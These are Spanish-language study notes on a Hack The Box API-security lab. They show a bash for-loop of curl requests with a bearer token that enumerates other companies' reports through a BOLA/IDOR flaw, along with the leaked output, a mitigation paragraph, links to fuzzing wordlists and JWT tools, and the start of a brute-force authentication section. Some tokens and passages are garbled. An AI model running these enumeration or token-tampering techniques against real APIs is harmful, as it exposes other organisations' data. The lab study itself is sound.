
Si usamos 1 como ID, recibiremos un informe anual perteneciente a una empresa con el ID f9e58492-b594-4d82-a4de-16e4f230fce1, que no es al que pertenecemos, b75a7c76-e149-4ca7-9c55-d9fc4ffa87be:



Swagger UI interface showing a GET request to the endpoint `/yearly-reports/1`. The response body is highlighted in red and contains the following JSON data:

```
{
  "supplierCompanyYearlyReport": {
    "id": 1,
    "companyID": "f9e58492-b594-4d82-a4de-16e4f230fce1",
    "year": 2020,
    "revenue": 794425112,
    "commentsFromCLevel": "Superb work! The Board is over the moon! All employees will enjoy a dream vacation!"
  }
}
```


Al probar otras identificaciones, aún podemos acceder a informes anuales de otras empresas proveedoras, lo que nos permite acceder a datos comerciales potencialmente confidenciales:



Swagger UI interface showing a GET request to the endpoint `/yearly-reports/13`. The response body is highlighted in red and contains the following JSON data:

```
{
  "supplierCompanyYearlyReport": {
    "id": 13,
    "companyID": "96dcb320-5481-441b-8c36-95a300058bde",
    "year": 2020,
    "revenue": 588820631,
    "commentsFromCLevel": "Exceptional dedication! The Board is incredibly pleased! All staff members will get a special vacation trip!"
  }
}
```

Además, podemos abusar masivamente de la vulnerabilidad BOLA (IDOR) y obtener los primeros 20 informes anuales de las empresas proveedoras:



Los únicos cambios que debemos realizar al comando cURL copiado desde la Swaggerinterfaz son usar un Bash for-loop con variable interpolation, agregar una nueva línea después de cada respuesta usando el indicador -w "\n", silenciar el progreso usando el indicador -s y canalizar la salida a jq :

```
AGB@htb[/htb]$ for ((i=1; i<= 20; i++)); do
```

```
AlejandroGB@htb[/htb]$ for ((i=1; i<= 20; i++)); do
curl -s -w "\n" -X 'GET' \
'http://94.237.49.212:43104/api/v1/supplier-companies/yearly-reports/'$i' \
-H 'accept: application/json' \
-H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxkb2FmLn9yZy93cy8yMDAxLzA1L2lkZW50eXN0YWN1b3VlciI6Imh0Yn81bnRlc3RlcjFhY2Q'
done

{
  "supplierCompanyYearlyReport": {
    "id": 1,
    "companyID": "f9e58492-b594-4d82-a4de-16e4f230fce1",
    "year": 2020,
    "revenue": 794425112,
    "commentsFromCLevel": "Superb work! The Board is over the moon! All employees will en
  }
}
{
  "supplierCompanyYearlyReport": {
    "id": 2,
    "companyID": "f9e58492-b594-4d82-a4de-16e4f230fce1",
    "year": 2022,
    "revenue": 339322952,
    "commentsFromCLevel": "Excellent performance! The Board is exhilarated! Prepare for a
  }
}
{
  "supplierCompanyYearlyReport": {
    "id": 3,
    "companyID": "058ac1e5-3807-47f3-b546-cc069366f8f9",
    "year": 2020,
    "revenue": 186208503,

```

Prevención

Para mitigar la **BOLA** vulnerabilidad, el endpoint **/api/v1/supplier-companies/yearly-reports** debe implementar una verificación (a nivel de código fuente) para garantizar que los usuarios autorizados solo puedan acceder a los informes anuales asociados a su empresa afiliada. Esta verificación implica comparar el **companyID** campo del informe con el del proveedor autenticado **companyID**. El acceso solo debe concederse si estos valores coinciden; de lo contrario, se deniega la solicitud. Este enfoque mantiene eficazmente la segregación de datos entre los informes anuales de las empresas proveedoras.

Comandos:

Instalar jq

```
apt install jq
```

En el **endpoint** o punto final **Authentication**, Ingresamos las credenciales correspondientes para loguearnos:

Authentication

POST /api/v1/authentication/customers/passwords/resets Confirms Resetting a Customer's password

POST /api/v1/authentication/customers/passwords/resets/email-otps Sends a password-reset OTP to a Customer's email

POST /api/v1/authentication/customers/passwords/resets/sms-otps Sends a password-reset OTP to a Customer's phone number

POST /api/v1/authentication/customers/sign-in Signs in a Customer and returns a JWT

POST /api/v1/authentication/suppliers/sign-in Signs in a Supplier and returns a JWT

Use this endpoint to sign with the credentials of a Supplier

Parameters Cancel

No parameters

Request body required application/json

```
{  "Email": "string",  "Password": "string"}
```

Execute Clear

Responses

```
Server response
```

Code	Details
200	Response body <pre>{ "id": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJodHRwOiBvc2NoZWlhcys4bWxzZjFwLnByeS9yY3cybyMWA1LzA1L2lkZW50aXRSL2NsYWltcy9uYmllawRlbnRpZml1ci6Imh0ynBlbnRlcj3RlCjJACGVudGvZdQVY29tcGFueS5jb20iLCJodHRwOiBvc2NoZWlhcys5aWMyb3NvZnQuY29tL3dzL2ZlZWtMDGdvMDYvaWRlbnRpdkhvY2xhaW1zL3JvbGU0I0siU3VucGxpZCJDOb21wYWSpZXNFZ2V0WWhhcmx5UmVub3J0qnlJRCisIlNlCHBsaWVyc19HZXRkdWFrYdovybH1SZXBvcmRceUE1EloImV4cCI6MTk1NDcxNTg2SWsiaXNzIjoiaHR0cDovL2FwaS5pbmhmVmVucmVpZ2h0Lmh0YiIsImF1ZC1CI6Imh0HA6Lj9h8ckuaWs5YS1nZjlawdodC SodG1f1fq_0naLAhS2cpA0pEngkhUFxCyqbWEt5ThuT3dq7upIn4-fCMcYT7ZVUCa04n90YXL06E9TZtbmgUWFLt3-JA"</pre> Download Response headers <pre>access-control-allow-origin: * connection: close content-length: 588 content-type: application/json; charset=utf-8 date: Sat, 09 Aug 2025 04:44:21 GMT server: Kestrel</pre>

 **Swagger**
Empowering SMARTER

Select a definition **v1**

Inlane**freight** E-Commerce Marketplace

v1 **OAS 3.0**

[/swagger/v1/swagger.json](#)

Inlane**freight** E-Commerce Marketplace API Specification.
Maintained by [superadmin@inlane**freight**.htb](mailto:superadmin@inlanefreight.htb).
In case you find any vulnerabilities, please respect the Responsible Disclosure process and send us an email with the information and the steps to reproduce.
We don't pay bug bounties, but **BIG** bounties.

Authorize 

Filter by tag

A screenshot of a web application interface. In the top right corner, there is a green button labeled 'Authorize' with a lock icon. A modal dialog box titled 'Available authorizations' is open in the center. The dialog has a close button (an 'x') in the top right corner. Inside the dialog, the selected authorization type is 'JWTBearerAuth (http, Bearer)'. Below this, there is a text input field with the placeholder text 'Enter a JWT token to authorize the requests...'. The input field contains the value '06E9TZQbmgU9WFLtm3-JA'. Below the input field, there are two buttons: 'Authorize' (highlighted with a red rectangle) and 'Close'.

[Authorize](#) 

Todo endpoint o punto final (en este ejemplo **Suppliers**) que sea **current-user**, al consultarlo veremos siempre la información del usuario actual logueado (Nuestro usuario).

Suppliers			^
GET	/api/v1/suppliers	Gets all Suppliers	🔒 ✓
GET	/api/v1/suppliers/{ID}	Gets a Supplier	🔒 ✓
GET	/api/v1/suppliers/{Name}/count	Gets the number of Suppliers by name	🔒 ✓
GET	/api/v1/suppliers/current-user	Gets a Supplier	🔒 ✓
GET	/api/v1/suppliers/quarterly-reports	Gets all Supplier Quarterly Reports	🔒 ✓
GET	/api/v1/suppliers/quarterly-reports/{ID}	Gets a Supplier Quarterly Report by ID	🔒 ✓

Al presionar en ejecutar (**Execute**) la respuesta del servidor nos mostrara la información del usuario actual, información como ID, CompanyID, name, email y phoneNumber.

The screenshot displays the Swagger UI for a REST API. At the top, the endpoint `/api/v1/suppliers/current-user` is selected, with the description "Gets a Supplier". The "Parameters" section is empty, showing "No parameters". A red arrow points to the "Execute" button. Below the "Responses" section, the "Request URL" is `http://83.136.253.59:36818/api/v1/suppliers/current-user`. The "Server response" section shows a status code of 200. A red arrow points to the "Response body", which contains the following JSON:

```
{
  "supplier": {
    "id": "781391c3-c6e3-4fa2-bea4-1e71b6d9b4e7",
    "companyID": "b75a7c76-e149-4ca7-9c5c-d9fcaffa87be",
    "name": "HTBPentester2",
    "email": "htbpentester2@pentestercompany.com",
    "phoneNumber": "+44 9999 999992"
  }
}
```

At the bottom right, there is a "Download" button.

Solución

```
/api/v1/suppliers/quarterly-reports/{ID}
```

Al expandirlo, notaremos que requiere el rol `Suppliers_GetQuarterlyReportByID` y acepta el parámetro **ID** como un **entero** y no un Guid:

Al probar otras identificaciones (**1** o **2**, etc), aún podemos acceder a informes (**reportes**) anuales de otras empresas proveedoras, lo que nos permite acceder a datos comerciales potencialmente confidenciales:

The screenshot displays the Swagger UI for the endpoint `/api/v1/suppliers/quarterly-reports/{ID}`. The interface includes a header with the HTTP method `GET` and the endpoint path. Below the header, the role required for access is `Suppliers_GetQuarterlyReportByID`.

The **Parameters** section shows a single parameter:

Name	Description
ID * required	
integer(int32)	1
(path)	

Red arrows point from the `ID` parameter to the `Execute` button and the `1` value in the input field.

The **Responses** section shows the response for status code `200`:

```
{
  "supplierQuarterlyReport": {
    "id": 1,
    "supplierID": "00ac3d74-6c7d-4ef8-bf15-00051bf353ba",
    "quarter": 4,
    "year": 2020,
    "amountSold": 678500,
    "commentsFromManager": "Incredible dedication! I'm absolutely delighted with your hard work! A surprise vacation awaits you!"
  }
}
```

Red annotations highlight the `Execute` button and the response body.

Ahora creemos un **for-loop** en bash para traer información de múltiples reportes automáticamente y de esta forma no hacerlo manualmente uno por uno.

Para ello debemos copiar el curl

[illegible]

Código de script de bash


[illegible]

Los únicos cambios que debemos realizar al comando cURL copiado desde la interfaz **Swagger**, agregar una nueva línea después de cada respuesta usando el indicador **-w "\n"**, silenciar el progreso usando el indicador **-s** y canalizar la salida a **jq (apt install jq)**.

Nota: mirar el cuadro anterior y fijarse que todo lo que este en rojo este correctamente en tu for-loop, no olvidar poner al final el (**done**) y en la url el (**\$i**").


Otras notas personales (NO CPTS)

<https://www.sqrsec.com/api-fuzzing-lists> (Descargar diccionarios para FUZZ de APIs)



Request	Payload	Status
966	/1.0/packages/(packageId)/components/(packa...	200
965	/1.0/packages/(id)/incompatibilities	200
964	/1.0/packages/(id)/components	200
963	/1.0/packages	200


https://github.com/Anonimo501/API_Fuzzing_Lists/tree/main



Del inglés al español:

Customers:	Clientes
Current:	Actual
Current users:	Usuario Actual
Suppliers:	Proveedores

Editar JWT Online: <https://token.dev>



```
{  "alg": "HS512",  "typ": "JWT"}
```

```
{  "http://schemas.xmlsoap.org/ws/2005/05/identity/cla:  "http://schemas.microsoft.com/ws/2008/06/identity/c:Customers_UpdateByCurrentUser",
```

APIS y JWT hacking - POSTMAN: <https://www.youtube.com/watch?v=dQzniMXTIhw>

Autenticación rota – (2 Broken Authentication) – Fuerza Bruta

[La autenticación](#) es un pilar fundamental de la seguridad de las API web. Estas utilizan diversos mecanismos de autenticación para garantizar la confidencialidad de los datos. Una API se ve afectada Broken Authentication si alguno de sus mecanismos de autenticación puede ser eludido o evadido.


Restricción inadecuada de intentos excesivos de autenticación

El punto final contra el que practicaremos es vulnerable a [CWE-307: Restricción inadecuada de intentos de autenticación excesivos](#).


Scenario

El administrador Inlanefreight E-Commerce Marketplace nos ha proporcionado las credenciales [htbpentester3@hackthebox.com:HTBPentester3](mailto:htbpentester3@hackthebox.com) y quiere que evaluemos qué vulnerabilidades de API puede explotar el usuario con sus roles asignados.


Dado que la cuenta pertenece a un cliente, utilizaremos el `/api/v1/authentication/customers/sign-in` punto final para obtener un JWT y luego nos autenticaremos con él:




Al invocar el `/api/v1/customers/current-user` punto final, recuperamos la información de nuestro usuario actualmente autenticado:



El `/api/v1/roles/current-user` punto final revela que al usuario se le asignan tres roles: `Customers_UpdateByCurrentUser`, `Customers_Get`, y `Customers_GetAll`:

